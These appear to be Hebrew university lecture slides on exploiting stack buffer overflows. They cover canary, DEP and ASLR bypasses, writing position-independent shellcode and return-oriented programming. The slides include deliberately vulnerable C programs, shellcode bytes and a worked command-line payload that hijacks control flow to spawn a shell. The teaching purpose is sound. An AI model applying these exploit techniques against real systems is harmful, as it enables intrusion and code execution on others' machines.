

BUFFER OVERFLOW

תרגול 5 - הנדסה לאחור - חורף תשפ"א
©אלי ביהם, אביעד כרמל, נערך ע"י טל שנקר ועידן רז

חריגה מחוצץ

Buffer Overflow

```
int main() {  
    char buffer[8];  
    strcpy(buffer, "AAAAAAAAAAAAAAAAAAAA");  
    printf("%s\n", buffer);  
    return 0;  
}
```

- נתון הקוד הבא:

- בשקפים הבאים נבין כיצד ניתן לשנות את הערך המועתק (AAAA...) בצורה כזו שתגרום להרצת קוד.
- בדוגמה הערך "AAAA..." הוא קבוע בקוד, אך במקרה הכללי הכוונה היא לקלט שהגיע מן המשתמש (או יותר נכון – מן התוקף).

חריגה מחוצץ

- פתיחת הקוד באמצעות Debugger נותן לנו את השגיאה הבאה (Exception):

```
[23:35:56] Access violation when executing [41414141]
```

- מצב האוגרים (registers) בעת השגיאה:

```

Registers (FPU)
EAX 00000000
ECX 7754D26A MSUCR110.7754D26A
EDX 005B7800
EBX 00000000
ESP 002DFA58
EBP 41414141
ESI 00000001
EDI 00000000

EIP 41414141


C 0  ES 002B 32bit 0<FFFFFFFF>
P 1  CS 0023 32bit 0<FFFFFFFF>
A 0  SS 002B 32bit 0<FFFFFFFF>
Z 1  DS 002B 32bit 0<FFFFFFFF>
S 0  FS 0053 32bit 7F3FE000<FFF>
T 0  GS 002B 32bit 0<FFFFFFFF>
D 0

```

חריגה מחוצץ

- מצב המחסנית לפני הקריאה ל strcpy:


חריגה מחוצץ

- מצב המחסנית אחרי הקריאה ל strcpy:
- בציור המחסנית גדלה כלפי מעלה. strcpy כותב כלפי מטה.


חריגה מחוצץ

- כעת מתבצעת החזרה מפונקציית main:


חריגה מחוצץ

- כעת מתבצעת החזרה מפונקציית main:


חריגה מחוצץ

- כעת מתבצעת החזרה מפונקציית main:

חריגה מחוצץ

- כעת מתבצעת החזרה מפונקציית main:



חריגה מחוצץ

- נבצע את הדריסה כך ש EIP יצביע למשתנה שלנו במחסנית.
 - במשתנה שלנו נשים קוד אסמבלי שיכונה ShellCode.
- יש צורך למצוא את הכתובת המדויקת שבה המשתנה שלנו נמצא.
 - ניתן להריץ עם Debugger ולמצוא.
- בעיה: הכתובות של המחסנית (ושל המשתנה שלנו) אינן קבועות.
 - אך נניח שהמחסנית תתחיל תמיד (בערך) באותו מיקום בזכרון.
 - לכן ניתן לנחש בקירוב טוב את הכתובת של המשתנה buffer.

חריגה מחוצץ

- נותר רק להחליף את רצף ה"AAAA" בפקודות אסמבלי כרצוננו.



חריגה מחוצץ

- לפני שני שקפים נאמר שניתן לנחש בקירוב טוב את הכתובת של המשתנה buffer במחסנית.
 - אבל קירוב טוב לא מספיק. צריך לדעת במדויק לאיפה לקפוץ.
 - מספיק שנטעה בבית אחד – התוכנית תקרוס (למה?).
- מה הפתרון?

פתרון ראשון

- ייתכן שאחד האוגרים מצביע ל-Shellcode שלנו (נניח EDI):

- כרגע אנחנו מניחים שאין ASLR ולכן אפשר להסתמך על כתובות קבועות.
- אך עדיין יש בעיה: הכתובת עלולה להשתנות בין גרסאות kernel32.dll.
- שאלה למחשבה: מה קורה אם אין "JMP EDI" ב-kernel32.dll ?


פתרון שני

הוספת NOPS

- ה-ShellCode שלנו יתחיל בפקודות NOPs.

- אנחנו לא צריכים לקפוץ בדיוק לתחילת ה-ShellCode.

- מספיק להגיע לאזור ה-NOPS.

- ככל שה-Buffer יותר גדול כך נגדיל את מספר ה-nops.

– ואת הסיכוי לקפוץ ל-ShellCode בהצלחה.

התגברות על הגנות כנגד חריגה מחוצץ

- בשקפים הקודמים הצגנו חולשה קלאסית של חריגה מחוצץ (Overflow Buffer).
- לא לקחנו בחשבון מספר הגנות:
 - קנרית – Security Cookie
 - DEP
 - ASLR
- נדבר על הגנות אלו בהרחבה בשקפים הבאים.

DELETE COOKIES?!


קניות

קנרית

SECURITY COOKIE

- מצב המחסנית לפני הקריאה ל-strcpy:



- לפני החזרה מ-main. ישנה קריאה לפונקציה שמוודא שערך ה-Security Cookie לא השתנה. אם הוא השתנה – סימן שהייתה דריסה.

קנרית

SECURITY COOKIE

- מצב המחסנית לפני הקריאה ל-strcpy:


```
MOV EAX, EAX
MOV ECX, DWORD PTR SS:[EBP-4]
XOR ECX, EBP
CALL securCoo.__security_check_cookie
MOV ESP, EBP
POP EBP
RETN
```


- לפני החזרה מ-main. ישנה קריאה לפונקציה שמוודא שערך ה-Security Cookie לא השתנה. אם הוא השתנה – סימן שהייתה דריסה.

קנרית

SECURITY COOKIE

- איך מתגברים על קנרית?

- יש מקרים שבהם ניתן לחזות מראש את ה-Cookie.
- למשל אם מדובר בערך קבוע.
- כמעט שלא קיים היום.


- נתחמק בדרכים אחרות.

- נחפש כתובות אחרות במחסנית שניתן לדרוס.
- איזה ערך (מצביע לפונקציה) במחסנית ניתן לדרוס, כך שהכתובת הזאת תיקרא לפני החזרה מהפונקציה?

קנרית

SECURITY COOKIE

- מצב המחסנית לפני הקריאה ל-strcpy:

קנרית

SECURITY COOKIE

- ניתן לעקוף Security Cookie דרך SEH.
 - זו לא הדרך היחידה.
 - יש דרכים נוספות – זה תלוי מה נמצא במחסנית בזמן הדריסה.
- נדרוש את ה-handler הקרוב.
 - ננסה לגרום ל-Exception לפני החזרה מהפונקציה.
 - לפני הקריאה ל `check_security_cookie`, ננסה לגרום לחריגה בתכנית
 - במידה והצלחנו, נקפוץ לכתובת כרצוננו ללא בדיקת ה-Security Cookie.
- בתוכנית שהוצגה כאן כדוגמה, לא ניתן לעקוף את ההגנה דרך ה-SEH כי אין אפשרות לגרום לחריגה.

DEP

DATA EXECUTION PREVENTION

DEP

DATA EXECUTION PREVENTION

- נכנס ל-XP החל מ-SP2.
- ההגנה מונעת הרצת קוד באזורים בזיכרון שלא מוגדרים כאזורים עם הרשאת ריצה (EXECUTE).
- חוץ מה-Section שמכיל את הקוד עצמו, אין סיבה שאזורים אחרים יהיו בעלי הרשאות ריצה.
- בפרט לא המחסנית.
- איך בכל זאת נריץ את הקוד שלנו, שנמצא על המחסנית?

RETURN TO LIBC

- הקוד שהיחידי שנוכל לקפוץ אליו חייב להיות באזור עם הרשאות ריצה.
 - זה יכול להיות קפיצה ל-code section של עצמנו.
 - או קפיצה לכל מודול אחר שטעון במרחב שלנו.

- אפשר לנסות לקפוץ לפונקציה מסוימת.
 - למשל winExec


`UINT WINAPI WinExec(LPCSTR lpCmdLine,UINT uCmdShow);`

- נרצה בכל זאת להריץ ShellCode.
 - נקפוץ ל-VirtualProtect ולאחריו ל-ShellCode.

RETURN TO LIBC

- קריאה ל-VirtualProtect ולאחריה קפיצה ל-Shellcode:

```
BOOL VirtualProtect(  
    LPVOID lpAddress,  
    SIZE_T dwSize,  
    DWORD flNewProtect,  
    PDWORD lpdwOldProtect  
);
```



RETURN TO LIBC

- בשיטה כפי שהוצגה יש מספר בעיות:
 - הפרמטרים מכילים תווים אסורים, למשל NULL.
 - אנחנו לא יודעים במדויק את הכתובת של ה Shellcode.
 - וכמובן אנחנו לא יודעים בוודאות מה הכתובת של VirtualProtect.
- בשביל לפתור את הבעיות נצטרך להריץ קוד מינימלי.
 - קוד שיעזור לנו לסדר את הפרמטרים על המחסנית.
 - את הקוד נרכיב מפקודות שקיימות במודול מסוים בשיטה שנקראת ROP.
 - על שיטה זו נרחיב בהמשך.

ASLR

ADDRESS SPACE
LAYOUT
RANDOMIZATION


ASLR

ADDRESS SPACE LAYOUT RANDOMIZATION

- נכנס לתוקף החל מ-Vista ומעלה.
- כל המודולים נטענים לכתובות אקראיות.
 - גם המחסנית.
- השילוב של ASLR & DEP הוא שילוב חזק שצמצם משמעותית את כמות החולשות שניתן לנצל.
- נציג כמה רעיונות להתמודד עם ההגנה.

ASLR

- מצב המחסנית לפני הקריאה ל-`strcpy`:

- ASLR מגריל רק את ה-HIGH bits של המודול.
 - כלומר המודול יטען ל-XXXX0000.
- לכן נדרוש רק את ה-Low bits.
 - אך אנחנו מוגבלים במספר הכתובות שניתן לקפוץ אליהם.

ASLR


- דרכים נוספות להתמודדות עם ASLR:
- ההגרלה מתבצעת מתוך 256 כתובות אפשריות.
 - במקרים מסוימים ניתן להשתמש בזה לטובתנו (לנחש כתובת).
 - אחרי 256 ניסיונות בממוצע נצליח...
 - זה כבר לא נכון החל מ-Windows 8
- ישנם DLLs שלא עוברים ASLR
 - בפורמט ה-PE יש דגל שאומר האם הקובץ תומך ב-ASLR
 - מ"ה מתחשבת בערך הזה ופועלת בהתאם.
 - כיום קיימים מעט מאוד DLLs כאלו (בדרך כלל הם קיימים בתוכנות ישנות)

ASLR

- מציאת חולשת קריאה.

- חולשה שתגרום להדלפת מידע (עם כתובות) מהזיכרון.
- שילוב של חולשת קריאה עם חולשת הרצה תאפשר עקיפת ASLR.
- הרבה עבודה.
- זו הדרך המקובלת לעקוף את הגנת ASLR.

SHELLCODE

SHELLCODE

- הקוד הראשון שרץ בתהליך ניצול החולשה נקרא ShellCode.
- בדרך כלל תפקיד ה-ShellCode הוא לאפשר הרצה של קוד אחר בצורה נוחה.

• לדוגמא:

▪ ShellCode שמוריד EXE מהאינטרנט ומריץ אותו.

(רלוונטי במקרה של נוזקה שרוצה להתפשט דרך חולשה)

▪ ניתן גם לכתוב Shellcode שמטרתו הוא להוכיח שהחולשה ניתנת לניצול (שהחולשה מאפשרת הרצת קוד). למשל קוד שמריץ מחשבון (calc.exe).

SHELLCODE

- יצירת סביבה לכתיבת Shellcode:

```
char * shellcode = "\x90\x90\xC3";  
  
int (*shellcode_func)();  
  
int main() {  
    DWORD junk;  
    VirtualProtect(shellcode, 256, PAGE_EXECUTE_READWRITE, &junk);  
    shellcode_func = (int (*)()) shellcode;  
    (*shellcode_func)();  
}
```

0x90	Nop
0x90	Nop
0xC3	ret

SHELLCODE

- נרצה לכתוב Shellcode שמריץ MessageBox.
- לצורך כך נכתוב את הקוד בסי ונמיר לאסמבלי.
 - ניתן כמובן לכתוב ישירות באסמבלי.
- דוגמא לקוד:

```
int msgBox() {  
    MessageBoxA(0, "Test", "Test", 0);  
}
```

- ובאסמבלי:

6A 00	PUSH 0	
68 00214000	PUSH OFFSET shellcod.??_C@_040FFC@MCD@T ASCII "Test"	
68 00214000	PUSH OFFSET shellcod.??_C@_040FFC@MCD@T ASCII "Test"	
6A 00	PUSH 0	
FF15 94204000	CALL DWORD PTR DS:[&USER32.MessageBoxA]	USER32.MessageBoxA
33C0	XOR EAX, EAX	
C3	RETN	

SHELLCODE

- דוגמא להרצת MessageBox פעמיים:

```
char * shellcode = "\x6A\x00\x68\x18\x21\x40\x00\x68\x18\x21\x40\x00\x6A\x00\xFF\x15\x98\x20\x40\x00\x33\xC0\xC3";

int (*shellcode_func)();

void msgBox() {
    MessageBoxA(0, "Test", "Test", 0);
}

int main() {
    msgBox();
    // run msgBox from the shellcode
    DWORD junk;
    VirtualProtect(shellcode, 256, PAGE_EXECUTE_READWRITE, &junk);
    shellcode_func = (int (*)( )) shellcode;
    (*shellcode_func)();
}
```

- אחרי דיבוג קצר וכמה תיקונים הקוד רץ.

▪ למשל אם מוסיפים משתנה הקומפילר יכול לשנות את המיקום של "Test".

SHELLCODE


- ה-Shellcode שיצרנו אכן עבד.
- אם נשלב אותו עם חולשה מתאימה,

האם הוא יגרום להרצת MessageBox במחשב מרוחק?

6A 00	PUSH 0	
68 00214000	PUSH OFFSET shellcod.??_CE_040FFCAMECDT	ASCII "Test"
68 00214000	PUSH OFFSET shellcod.??_CE_040FFCAMECDT	ASCII "Test"
6A 00	PUSH 0	
FF15 94204000	CALL DWORD PTR DS:[&USER32.MessageBoxA]	USER32.MessageBoxA
33C0	XOR EAX,EAX	
C3	RETN	

SHELLCODE

- ה-Shellcode רץ בתהליך מרוחק שלא ניתן להניח עליו דבר:

מה לא תקין במה שכתבנו?

- הפנייה לכתובות מסוימות (כמו ל "Test").

 - ShellCode רץ בתהליך מרוחק כלשהו, לא ניתן להסתמך על שום כתובת וכמובן לא ניתן להסתמך על כך שיש מחרוזת "Test".
- קריאה ל-MessageBox דרך ה-IAT.

 - בתהליך המרוחק אין הבטחה לגבי הערכים ב-IAT.
 - בהנחה שאין ASLR, האם כדאי להחליף את הקריאה, לקריאה ישירה?
- לא בטוח שניתן להשתמש בתווים מסוימים.

 - למשל אם החולשה היא דרך strcpy, אז ה ShellCode לא יכול להכיל NULL. מדוע?
- ה ShellCode חייב לעבוד בכל סביבה ולכן הוא לא יכול להסתמך על סביבה ספציפית, בפרט לא על כתובות קבועות.

שימוש במחרוזות/משתנים ב SHELLCODE

- דוגמא לשימוש במחרוזת "Test" בתוך הקוד (ללא שימוש בכתובות):

shellcode:

jmp getTest

LI:

mov ecx,[esp] // ecx point to "test"

push 0x0

push ecx

push ecx

push 0x0

call MessageBox

getTest:

call LI

DB "test"

- דרך נוספת היא על ידי שימוש במחסנית כמו שעשיתם בתרגיל בית 1

מציאת כתובת של פונקציה

- נזכור ש FS מכיל את ה TEB.
- אחת השדות של ה TEB, הוא ה PEB:

FS:[0x30]	4	NT	Linear address of Process Environment Block (PEB)
-----------	---	----	---

- אחת השדות של ה-PEB, הוא PPEB_LDR_DATA:

```
typedef struct _PEB
{
    BOOLEAN InheritedAddressSpace;
    BOOLEAN ReadImageFileExecOptions;
    BOOLEAN BeingDebugged;
    ...
    PVOID ImageBaseAddress;
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID SubSystemData;
    ...
}
```

מציאת כתובת של פונקציה

- PPEB_LDR_DATA:


מכיל רשימות מקושרות שמתארות את המודולים הטעונים.

```
typedef struct _PEB_LDR_DATA {  
    ULONG                Length;  
    BOOLEAN              Initialized;  
    PVOID                SsHandle;  
    LIST_ENTRY           InLoadOrderModuleList;  
    LIST_ENTRY           InMemoryOrderModuleList;  
    LIST_ENTRY           InInitializationOrderModuleList;  
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```


- כל איבר ברשימה מכיל (בין היתר) את השדות הבאים:

```
PVOID                BaseAddress;  
PVOID                EntryPoint;  
ULONG                SizeOfImage;  
UNICODE_STRING       FullDllName;  
UNICODE_STRING       BaseDllName;  
...
```

מציאת כתובת של פונקציה

מציאת כתובת של פונקציה


- ראינו כיצד ניתן למצוא את הכתובת של מודול בצורה גנרית.
 - ללא שימוש בכתובות.
- על מנת למצוא כתובת של פונקציה ניתן לסרוק את ה-Export Table של המודול.
 - גם ללא שימוש בכתובות.
- ShellCode גנרי צריך לפעול בדרך זו.
- ישנם דרכים נוספות (פחות גנריות):
 - למשל לעיתים יש במחסנית ערכים שיוכלו לעזור לנו למצוא כתובת של מודול.

סיכום SHELLCODE

- ל-ShellCode גנרי יש את היתרון שהוא פועל בכל מ"ה.
- זה בא על חשבון הגודל שלו. מדובר בלא מעט פקודות אסמבלי.
- אם ה-ShellCode מיועד למערכת מסוימת או שהוא מיועד לפעול בתוכנה ספציפית אז אפשר לוותר על חלק מהגנריות.
- התמודדות עם תווים אסורים מוסיפה סיבוך:
 - נצטרך להשתמש בפקודות אחרות שלא מכילות תווים כאלו.
 - נקודד מחרוזות/פרמטרים לפונקציה.
 - ניתן לקודד את כל ה-ShellCode (מין סוג של packer).
 - יש המון כלים שעושים זאת אוטומטית. זה בא על חשבון הגודל.

סיכום חולשות זכרון

- הצגנו חולשת Stack Overflow.
- כולל תיאור מרבית ההגנות שקיימות כיום.

- יש עוד סוגים של חולשות זכרון:

- Format String

- Double Free

- ועוד...

- מומלץ לעיין בספר:

- The Shellcoders Handbook

RETURN ORIENTED PROGRAMMING

- Return Oriented Programming (ROP) היא שיטה חזקה במיוחד המשמשת נגד אסטרטגיות נפוצות למניעת ניצול חולשות זיכרון.
- בפרט ROP שימושי לעקיפת ASLR ו DEP.
- בעת שימוש ב ROP תוקף משתמש בשליטתו במחסנית ממש לפני החזרה מפונקציה על מנת לגרום לביצוע ישיר של קוד במיקום אחר בתוכנית.
- בדוגמאות הקרובות נניח לשם הפשטות כי אין לנו תווים אסורים.

HELLO ROP

EXAMPLE I

- נראה דוגמה לשימוש ב ROP עבור בינארי פשוט יחסית.
- נרצה לגרום לכך שהפונקציה not_called תיקרא, אף שאין זה חלק מהביצוע התקין של התכנית.

```
void not_called() {  
    printf("Hello ROP!\n");  
    system("/bin/bash");  
}
```

```
void vulnerable_function(char* string) {  
    char buffer[100];  
    strcpy(buffer, string);  
}
```

```
int main(int argc, char** argv) {  
    vulnerable_function(argv[1]);  
    return 0;  
}
```


ANALYSIS

(gdb) disas vulnerable_function


```
0x00404864 <+00>: push ebp
0x00404865 <+01>: mov ebp, esp
0x00404867 <+03>: sub esp, 0x88
0x0040486d <+09>: mov eax, [ebp + 0x8]
0x00404870 <+12>: mov [esp + 4], eax
0x00404874 <+16>: lea eax, [ebp - 0x68]
0x00404877 <+19>: mov [esp], eax
0x0040487a <+22>: call _strcpy
0x0040487f <+27>: leave
0x00404880 <+28>: ret
```

(gdb) print not_called

```
$1 = {<text variable, no debug info>} 0x404844 <not_called>
```

ANALYSIS


- הסתכלנו על ה assembly של vulnerable_function על מנת לגלות מהו המרחק מה buffer אל כתובת החזרה.

- בקוד המקור הגודל היה 100 (0x64), מדוע נמצא 104 (0x68) ב Debugger?
- באיזה מהגדלים נרצה להשתמש?

- בנוסף הדפסנו את הכתובת של not_called. מצאנו כי הכתובת הרלוונטית היא 0x404844.

THE PAYLOAD

- על מנת לקפוץ אל הפונקציה `not_called` נצטרך לספק:
 - 104 בתים עבור ה `buffer`
 - 4 בתים עבור ה `ebp` הישן
 - 4 בתים עבור כתובת המטרה.

A SHELL!

```
$ a.exe "$(python -c 'print "A" * 0x68 + "BBBB" + "\x44\x48\x40\x00"')"  
Hello ROP!  
$  
$ ls  
a.exe rop1.c rop1.s rop2.c rop2.s  
$
```

CALLING ARGUMENTS

EXAMPLE 2

```
char* not_used = "/bin/sh";
```

```
void not_called() {  
    printf("Not quite a shell...\n");  
    system("/bin/date");  
}
```

```
void vulnerable_function(char* string) {  
    char buffer[100];  
    strcpy(buffer, string);  
}
```

```
int main(int argc, char** argv) {  
    vulnerable_function(argv[1]);  
    return 0;  
}
```

- כעת נרצה לבצע ROP שיגרום לקריאה לפונקציה בעלת ארגומנטים.

CALLING ARGUMENTS


- הפעם לא נוכל להסתפק בקריאה ל `not_called`.
 - נצטרך לקרוא ל `system` עם ארגומנט מתאים.
 - נבצע ניתוח מקדים ונגלה כי בכתובת `0x408580` נמצאת המחרוזת `"/bin/sh"`
 - `System` מצפה למחסנית בעלת המבנה הבא (מיד עם כניסה אליה):

ret address

argument

CALLING ARGUMENTS

- נרצה לבנות את ה payload כך שהמחסנית תתאים לביצוע הקריאה `.system(not_used)`

RETURN TO LIBC

- עד כה קפצנו לפונקציות הקיימות בקוד המקור.
- רוב התכניות משתמשות בפונקציונליות של libc ולכן כל הספרייה תטען לזיכרון בזמן ריצה.
- בפרט ייטענו פונקציות כגון `system`.
- בלינוקס libc אפילו מכילה את המחרוזת: `"/bin/sh"`

GADGETS

MULTIPLE INSTRUCTION SEQUENCE

- גאדג'טים הם קטעים קצרים של קוד, המסתיימים בפקודה .ret.
- כל גאדג'ט הוא יחידה לוגית קטנה בה ניתן להשתמש ב ROP שלנו.

- שלושה גאדג'טים לדוגמה :

G1: pop eax; ret

G2: pop ebx; ret

G3: mov [ebx], eax; ret

CHAINING GADGETS

- את הגאדג'טים השונים ניתן לשרשר על מנת לבנות לוגיקה מורכבת יותר.
 - חזק יותר משימוש רק בפונקציות הקיימות בקוד.
- בהינתן שני הגאדג'טים הבאים, נוכל לכתוב אל כל מקום בזיכרון כרצוננו:

G1:

pop eax

pop ecx

ret

G2:

mov [eax], ecx

ret

address of G1

write address

value to write

address of G2

CHAINING FUNCTIONS

EXAMPLE 3


```
char string[100];
```

```
void exec_string() {  
    system(string);  
}
```

```
void add_bin(int magic) {  
    if (magic == 0xdeadbeef)  
        strcat(string, "/bin");  
}
```

```
void add_sh(int magic1, int magic2) {  
    if (magic1 == 0xcafebabe &&  
        magic2 == 0xbad000d)  
        strcat(string, "/sh");  
}
```

```
void vulnerable_function(char* string) {  
    char buffer[100];  
    strcpy(buffer, string);  
}
```

```
int main(int argc, char** argv) {  
    string[0] = 0;  
    vulnerable_function(argv[1]);  
    return 0;  
}
```


CHAINING FUNCTIONS

- כעת נרצה לשרשר קריאות למספר פונקציות.
- בדוגמה נרצה לקרוא ל `add_bin`, `add_sh`, `exec_string` בזו אחר זו.
- איפה הבעיה? אנחנו צריכים לנקות את הארגומנטים במעבר בין הפונקציות.
- על מנת לעשות זאת נוכל להסתפק ב `gadget` הבא:
- מדוע תמיד ניתן למצוא כזה?

G1:

pop

G2:

pop

ret



add_sh
address of G1
0xcafebabe
0xbad000d

add_bin
address of G2
0xdeadbeef

CHAINING FUNCTIONS

FINAL STACK

CHAINING FUNCTIONS

- עד כה הנחנו כי אין לנו תווים אסורים. נראה כיצד אפשר להתמודד עם כך במקרה ויש כאלו:

- נניח כי אנחנו לא יכולים להכניס את התו NULL. לכן, אנחנו לא נוכל להעביר את הארגומנט 0xbad000d לפונקציה add_sh.

- על מנת להתגבר על כך נוכל להשתמש בגאדג'ט הבא:

G3:

neg [esp+12]
ret

add_sh
address of G1
0xcafebabe
0xbad000d

address of G3
add_sh
address of G1
0xcafebabe
0xf452fff3

SUMMARY

- ראינו מספר דוגמאות בסיסיות ל ROP.

- נרצה לדמות מגוון רחב (אחר) של פקודות.

- אנחנו מוגבלים ל gadgets שאנחנו המצויים בבינארי.

- מדובר בתהליך לא פשוט אך אפשרי.

- יש גם כלים אוטומטים שיכולים לעזור.

- בעיקר לעזור בחיפוש רצף פקודות מסוים.

- לכל גרסת libc צריך להתאים ROP אחר.

- צריך גם דרך לדעת על איזו גרסת libc אנחנו רצים.